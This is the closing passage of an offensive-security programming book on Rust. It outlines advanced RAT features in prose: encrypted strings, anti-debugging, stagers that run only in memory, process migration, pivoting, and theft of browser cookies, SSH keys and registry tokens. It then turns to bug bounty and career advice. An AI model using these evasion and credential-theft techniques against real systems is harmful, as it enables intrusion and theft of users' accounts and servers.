As we saw in chapter 12, some techniques (for persistence, hiding, or simply full-system takeover) may require elevated privileges. For that, we can use the kind of exploits developed in chapter 7 and embed them in the RAT. It's greatly facilitated by Rust's package system.

13.9.6 Encrypted Strings

The very first line of defense for your RAT to implement is Strings encryption. One of the very few steps any analyst or anti-virus will do when analyzing your RAT is to search for Strings. (for example, with the `strings` Unix tool).

It's possible to do that with Rust's macros sytem and / or crates usch as obfstr or litcrypt/

13.9.7 Anti-debugging tricks

The second line of defense against analysts is Anti-debugging tricks.

Analysts (Humans or automated) use debuggers to reverse-engineers malware samples. This is known as "dynamic analysis". The goal of anti-debugging tricks is to slow down this dynamic analysis and increase the cost (in time) to reverse engineer our RAT.

13.9.8 Proxy

Once in a network, you may want to pivot into other networks. For that, you may need a proxy module to pivot and forward traffic from one network to another one, if you can't access that second network.

13.9.9 Stagers

Until now, we built our RAT as a single executable. When developing more advanced RATs, you may want to split the actual executable and the payload into what is called a stager, and the RAT becomes a library.

With this technique, the RAT that is now a library can live encrypted on disk. On execution, the stager will decrypt it in memory and load it. Thus, the **actual RAT will live decrypted only in memory**.

It has the advantage of leaving way fewer pieces of evidence on the infected systems.



Figure 13.3: Pivoting



Figure 13.4: Stager

13.9.10 Process migration

Once executed, a good practice for RAT to reduce their footprint is to migrate to another process. By doing this, they no longer exist as an independent process but are now in the memory space of another process.

Thus, from a monitoring tool perspective, it's the host process that will do all the network and filesystem operations normally done by the RAT. Also, the RAT no longer appears in the process list.

13.9.11 Stealing credentials

Of course, a RAT is not limited to remote commands execution. The second most useful feature you may want to implement is a credentials stealer.

You will have no problem finding inspiration on GitHub: https://github.com/search?q=chrome+stealer.

The 3 most important kinds of credentials to look for are (in no particular order):

Web browsers saved passwords and cookies. Stolen may even have greater value than stolen passwords as they can be imported in another browser to impersonate the original user and completely bypass 2-factor authentication.

SSH keys. Compromised servers often have more value than simple computers: they may have access to sensitive information such as a database or simply have more resources available for mining cryptocurrencies or DDoS.

Tokens for package registries. Such as npmjs.com or crates.io. As we saw earlier, these tokens can be used to distribute in a very broad or targeted way, depending on your needs.

13.10 Summary

- A **worm** is a piece of software that can replicate itself in order to spread to other machines.
- Thanks to Rust's packages system, it's very easy to create reusable modules.
- Any Remote Code Execution vulnerability on a networked service can be used by a worm to quickly spread.

Chapter 14

Conclusion

By now, I hope to have convinced you that due to its safety, reliability, and polyvalence, Rust is **THE** language that will re-shape the offensive security and programming worlds.

I also hope that with all the applied knowledge you read in this book, you are now ready to get things done.

Now it's **YOUR** turn.

14.1 What we didn't cover

There are few topics we didn't cover in this book:

- **Lifetime annotations**
- **Macros**
- **Embedded**
- **Ethics**
- **BGP hijacking**

14.1.1 Lifetime Annotations

I don't like lifetime annotations. When combined with generics, it becomes extremely easy to produce **extremely hard to read and reason about** code. Do you and your coworkers a favor: avoid lifetime annotations.

Instead, whenever it's possible, prefer to move data, or when it's not possible, use smart pointers such as `Rc` and `Arc` for long-lived references.

One of the goals of this book was to prove that we can create complex programs without using them. Actually, when you avoid lifetime, Rust is a lot easier to read and understand,

even by non-initiates. It looks very similar to TypeScript, and suddenly and lot more people are able to understand your code.

14.1.2 Macros

I don't like macros either. Don't get me wrong. They sometimes provide awesome usability improvements such as `println!` , `log::info!` , or `#[derive(Deserialize, Serialize)]` . But I believe that most of the time, they try to dissimulate complexity that should be first cut down or solved with better abstraction and code architecture.

Rust provides **Declarative macros** ending with a `!` such as `println!` and **Procedural macros** to generate code from attributes such as `#[tokio::main]` .

The Rust Book provides everything you need to get started writing macros, but please, think twice before writing a macro.

14.1.3 Embedded

Really cool stuff can be found on the internet about how to use microcontrollers to create hacking devices, such as on hackaday, mg.lol and hack5. I believe that Rust has a bright future in these areas, but, unfortunately, I have never done any embedded development myself, so this topic didn't have its place in this book.

If you want to learn more, Ferrous Systems' blog contains a lot of content about using Rust for embedded systems.

14.1.4 Ethics

Ethics always has been a complex topic debated since the first philosophers and is highly dependent on the culture, so I have nothing new to bring to the table. That being said, "With great power comes great responsibility" and building a cyber-arsenal can have real consequences on the civil population. For example: https://citizenlab.ca/2020/12/the-great-ipwn-journalists-hacked-with-suspected-nso-group-imessage-zero-click-exploit/ and https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/.

Also, I believe that in a few years, attacks such as ransomware targeting critical infrastructure (energy, health centers…) will be treated by states as terrorism, so it's better not to have anything to do with that kind of criminals, unlike this 55-year-old Latvian woman, self-employed web site designer and mother of two, who's alleged to have worked as a programmer for a malware-as-a-service platform, and subsequently arrested by the U.S. Department of Justice.

14.2 The future of Rust

I have absolutely no doubt that Rust will gradually replace all the low-level code that is today written in C or C++ due to the guarantees provided by the compiler. Too many critical vulnerabilities could have been avoided. It will start with networked services, as those are the easiest to remotely exploit (what is not networked today?), especially in video games where the amount of network vulnerabilities is mind-blowing.

It may take some time for the biggest codebases, such as web browsers (but it already has started for Firefox), which is sad, because web browsers are the almost universal entry-point for anything virtual nowadays, we will continue to see a lot of memory-related vulnerabilities that Rust could have avoided.

I also noticed a lot of interest for Rust in Web development. I myself use it to develop a SaaS (https://bloom.sh), and it's an extremely pleasant experience, especially as a solo developer, as it has never ever crashed and thus allow me to sleep better. I've also shared my experience and a few tips on my blog: https://kerkour.com/blog/rust-for-web-development-2-years-later/.

The only limit to world domination is its (relative) complexity, and, more importantly, the long compile times.

You can stay updated by following the two official Rust blogs: * https://blog.rust-lang.org * https://foundation.rust-lang.org/posts

14.3 Leaked repositories

You can find online source code leaked from organizations practicing offensive operations.

The 2 most notable are:

Hacked Team where a company specialized in selling offensive tools to governments across the world was hacked, and all its data was leaked. The write up by the hacker is also really interesting: https://www.exploit-db.com/papers/41914

And Vault7 where the CIA lost control of the majority of its hacking arsenal, including malware, viruses, trojans, weaponized "zero day" exploits… The leaks were published by Wikileaks in 2017 .

14.4 How bad guys get caught

After having read tons of hacking stories reported by journalists and authors, I've come to the conclusion that the 3 most common ways bad guys get caught are **snitches**, **metadata**, and **communications**.

Ego, money, judiciaries threats… There are many reasons that may drive a person to snitch and betray their teammates.

As we saw in previous chapters, computers leak metadata everywhere: IP addresses, compile-time, and paths in binaries…

Finally comes communications. Whether it be on forums or chats, communicating leave traces and thus pieces of evidence.

14.5 Your turn

Now it's **YOUR TURN** to act! This is not the passive consumption of this book that will improve your skills and magically achieve your goals. You can't learn without practice, and it's action that shapes the world, not overthinking.

Figure 14.1: Execution

I repeat, knowledge has no value if you don't practice!.

I hope to have shared enough of the knowledge I acquired through practice and failure, now it's your turn to practice and fail. You can't make a perfect program the first time. Nobody can. But those are always the people practicing (and failing!) the most who become the best.

Now there are 3 ways to get started:

- Build your own scanner and sell it as a service.
- Build your own scanner and start hunting vulnerabilities in bug bounty programs.
- Build your own RAT and find a way to monetize it.



Figure 14.2: You next steps

14.5.1 Selling a scanner as a service

Selling it as a service (as in Software as a Service, SaaS) is certainly the best way to monetize a scanner.

2 famous companies in the market are Acunetix and Detectify.

Beware that finding prospects for this kind of service is hard, and you certainly won't be able to do it all by yourself. Furthermore, you not only need to quickly adapt to new vulnerabilities to protect your customers, but also to follow all the major references such as OWASP, which is a lot of work!

Actual security doesn't sell. The sentiment of security does.

14.5.2 Bug bounty

Bug bounty programs are the uberization of offensive security. No interview, no degree asked. Anyone can join the party and try to make money or a reputation by finding vulnerabilities.

If you are lucky, you could find a low-hanging fruit and make your first hundreds to thousands of dollars in a few hours (hint: subdomain takeover).

If you are less lucky, you may quickly find vulnerabilities, or manually, then spend time writing the report, all that for your report being dismissed as non-receivable. Whether it be a duplicate, or, not appreciated as serious enough to deserve a monetary reward.

This is the dark side of bug bounties.

I **recommend you to only participate in bug bounty programs offering monetary**

rewards. Those are often the most serious people, and your time is too precious to be exploited.

Engineers are often afraid to ask for money, but **you should not**. People are making money off your skills, you are in your own right to claim your piece of the cake!

14.5.2.1 Public vs Private bug bounty programs

Some bug bounties programs are private: you need to be invited to be able to participate.

My limited experience with private bug bounty programs was extremely frustrating, and I swore to never (even try to) participate again: I found an SSRF that could have been escalated into something more serious. I found that the company was running a bug bounty program, so maybe I could take time to report. But the program was private: you needed an invitation to participate. I had to contact the owners of the platform so many times. Unfortunately, it took too much time between the day I found the vulnerabilities and the day I was finally accepted to join the bug bounty program that I was working on something completely different, and I had lost all the interest and energy to report these bugs

Another anecdote about private a bug bounty program: I found an XSS on a subdomain of a big company that could have been used to steal session cookies. As the company was not listed on any public bug bounty platform, I privately contacted them, explaining the vulnerability and asking if they offer bounties. They kindly replied that yes, they sometimes offer bounties, depending on the severity of the vulnerability. Apparently a kind of non-official bug bounty program. But not this time because they said the vulnerability already had been reported. Fine, that happens all the time, no hard feelings. But, a few months later, I re-checked, and the vulnerability was still present, and many more. Once bitten, twice shy. I didn't report these new vulnerabilities, because again, it seemed not worth the time, energy, and mental health to deal with that.

All of that to say: bug bounty programs are great, but don't lose time with companies not listed on public bug bounty platforms, there is no accountability, and you will just burn time and energy (and become crazy in front of the indifference while you kindly help them secure their systems).

Still, if you find vulnerabilities on a company's systems and want to help them, because you are on a good day, **don't contact them asking for money first**! It could be seen as extortion, and in today's ambiance with all the ransomware, it could bring you big problems.

First, send a detailed report about the vulnerabilities, how to fix them, and only then, maybe, ask if they offer rewards.

Unfortunately, not everyone understands that if we (as a society) don't reward the good guys for finding bugs, then only the bad guys have incentives to find and exploit those bugs.

Here is another story of a bug hunter who found a critical vulnerability in a blockchain-related project and then has been totally ghosted when it came the time to be paid: https://twitter.com/danielvf/status/1446344532380037122.

14.5.2.2 Bug bounty platforms

- https://hackerone.com
- https://www.bugcrowd.com

14.5.2.3 How to succeed in bug bounty

From what I observed, the simplest strategy to succeed in bug bounty is to focus on very few (2 to 3) companies and have a deep understanding of their technology stack and architecture.

For example, the bug hunter William Bowling seems to mostly focus on GitLab, GitHub, and Verizon Media. He is able to find highly rewarding bugs due to the advanced knowledge of the technologies used by those companies.

The second strategy, way less rewarding but more passive, is to simply run automated scanners (if allowed) on as many as possible targets and to harvest the low-hanging fruits such as subdomain takeovers and other configuration bugs. This strategy may not be the best if you want to make a primary income out of it. That being said, with a little bit of luck, you could quickly make a few thousand dollars this way.

14.5.2.4 Bug bounty report template

Did you find your first bug? Congratulation!

But you are not sure how to write a report?

In order to save you time, I've prepared a template to report your bugs.

You can find it in the accompanying GitHub repository: https://github.com/skerkour/black-hat-rust/blob/main/ch_14/report.md.

14.6 Build your own RAT

There are basically 2 legal ways to monetize a RAT:

- Selling to infosec professionals
- Selling to governments

14.6.1 Selling a RAT to infosec professionals

The two principal projects in the market are Cobalt Strike and Metasploit Meterpreter.

14.6.2 Selling to governments

As I'm writing this, Pegasus, the malware developed by NSO Group, is under the spotlight and is the perfect illustration of offensive tools sold to governments.

The malware is extremely advanced, using multiple 0-day exploits. But, there is a lot of ethical problems coming with selling this kind of cyber weapon, especially when they are used by tyrannical governments to track and suppress opposition.

14.7 Other interesting blogs

- https://krebsonsecurity.com
- https://googleprojectzero.blogspot.com
- https://infosecwriteups.com
- US-CERT
- CERT-FR

14.8 Contact

I hope that you are now ready to hack the planet.

I regularly publish content that is complementary to this book in my newsletter.

Every week I share updates about my projects and everything I learn about how to (ab)use technology for fun & profit: Programming, Hacking & Entrepreneurship. You can subscribe by **Email or RSS**: https://kerkour.com/follow.

You bought the book and are annoyed by something? Please tell me, and I will do my best to improve it!

Or, you greatly enjoyed the read and want to say thank you?

I'm not active on social networks because they are too noisy and time-sucking, by design.

You can contact me by email: sylvain@kerkour.com or matrix: @sylvain:kerkour.com